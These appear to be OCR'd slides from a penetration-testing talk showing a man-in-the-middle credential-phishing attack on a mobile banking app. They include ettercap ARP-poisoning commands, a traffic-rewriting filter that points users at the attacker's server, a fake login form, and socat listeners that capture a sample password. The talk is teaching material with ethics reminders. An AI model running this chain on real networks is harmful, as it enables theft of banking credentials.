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
# OWASP ZAP
# Editing and Resending

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
# OWASP ZAP
# Changing the Method

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# Exploit 3: Attacking the Mobile Web Client

- A Mobile Banking App displays a consumer message that is downloaded via HTTP.
- HTTP is as easily attacked with the same technique as rlogin.
- Attack uses session modification to replace the consumer message with a message that tells the user to reauthenticate.
- Looks like the real bank app login form!
- No URL displayed, No way to tell the difference!
- Username and Password goes to the attacker's server.

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# Exploit 3: Mobile Web Client Overview

1. The attack starts the same as the rlogin with the ARP cache poisoning of the client.
2. Then sniff the http traffic to determine the IP address of the server and the consumer message to be replaced.
3. We craft an ettercap filter script to replace the consumer message with message to reauthenticate
4. Set up a simple Web server with a bogus login form
5. A second web server to receive the user name and password.
6. Run the exploit; collect the user name and password!

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# Exploit 3: Mobile Web Client Setup Steps 1 & 2

1. The attack starts with the same ARP cache poisoning
   - Client Victim: 10.20.30.116
   - Client gateway: 10.20.30.1

```
ettercap -T -M arp /10.20.30.116/ /10.20.30.1/
```

3. Use a network sniffer like wireshark or tcpdump to verify the traffic flow to the server and check for server IP address and consumer message.

```
tcpdump -nn host 10.20.30.116 and port 80
```

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# Exploit 3: Mobile Web Client Setup Step 3

3. We craft an ettercap filter script to replace the consumer message (10.20.30.101 = The PT Attack system)

```
# cat ec-replace.txt
if (ip.proto == TCP && tcp.src == 80 &&
search(DATA.data, "Make Deposits with your")) {
  replace("Make Deposits with your phone!",
"Your Account is locked!");
  replace("The mobile check deposit makes it easy!",
"Please click to reactivate");
  replace("http://mybank.example.com",
"http://10.20.30.101/");
  msg("Replaced the Consumer Message.");  }
# etterfilter -o ec-replace.ecf ec-replace.txt
```

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# Exploit 3: Mobile Web Client Setup Step 4

4. Set up a very simple Web server with a bogus login form
- The real login form is copied to create a simple index.html form with the following submit action:

```
<form action="https:/10.20.30.101/" method=post>
```

- Next, we'll use socat for our very simple web server!

```
# socat tcp-l:80,bind=10.20.20.101,fork,reuseaddr,crlf
   SYSTEM:"echo HTTP/1.0 200; echo 'Content-
   Type:text/html'; echo; cat index.html; "
```

# Exploit 3: Mobile Web Client Steps 5 & 6

5. A second simple HTTPS server is used to receive the user name and password.
   We'll use socat again for with a dummy self-signed certificate, and the information will be echo to standard out!

```
# socat openssl-listen:443,bind=10.20.20.101,fork,
   reuseaddr,verify=0,cert=dummy.crt –
```

7. Run the exploit! We're applying the filter to the specific client & server IP addresses.

```
# ettercap -p -F ec-replace.ecf
   -T /10.20.30.116/ /10.40.50.24/
```

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# Exploit 3: Mobile Web Client Exploiting the Phone

1. Exploit message appears on the phone
2. User clicks . . .


3. User enters username and password


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# Exploit 3: Mobile Web Client Success!

The password is displayed on the console of the SSL server!

```
# socat openssl-listen:443,bind=10.20.30.101,fork,
   reuseaddr,verify=0,cert=dummy.crt -
POST / HTTP/1.1
Host: 10.20.30.116
Connection: keep-alive
Content-Length: 86
Content-Type: application/x-www-form-urlencoded
. . .
username=ralph&password=thesecretpassword
```

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# Summary
# EH as a Pen Testing Technique

- **Always with permission**
- **Always stay within Scope**
- Much more than running canned exploit tools
- Understanding what's happening under-the-hood
- Tools will fail, be prepared with alternatives.

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# Summary
# EH as a Pen Testing Technique (2)

- Provide value – Understand what is important to the business and keep your focus.
- Take lots of organized notes and screen captures.
- Reports need to explain the business impact
- Keep exploits as safe as possible
- Don’t create new vulnerabilities or leave open back doors

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# Thank You!

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# Resources - Non-Profit Groups & Events

**Rochester ISSA Chapter**

http://RocISSA.org

**OWASP Rochester Chapter Information**

http://www.OWASP.org/rochester

**Rochester Security Summit**

htttp://RochesterSecurity.org

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